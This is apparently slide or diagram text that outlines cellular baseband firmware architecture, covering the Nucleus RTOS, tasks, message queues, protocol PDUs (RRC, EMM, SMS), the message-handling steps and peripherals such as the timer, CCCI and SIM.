
Tasks



Peripherals




Baseband Operation




Baseband Operation

RTOS

Tasks



Peripherals



Baseband Operation

RTOS

Nucleus OS



EL1



ERRC

Stack

Stack

Message Queue

Message Queue

RRC PDU

EMM PDU

SMS PDU

Tasks

1. Decrypt & Check Integrity Protection
2. Parse Message
3. Decide on next action (*State machine*)
 1. What packet is this?
 2. Are we connected?
 3. Have encryption keys been set?
 4. ...

Peripherals



Timer



CCCI




SIM

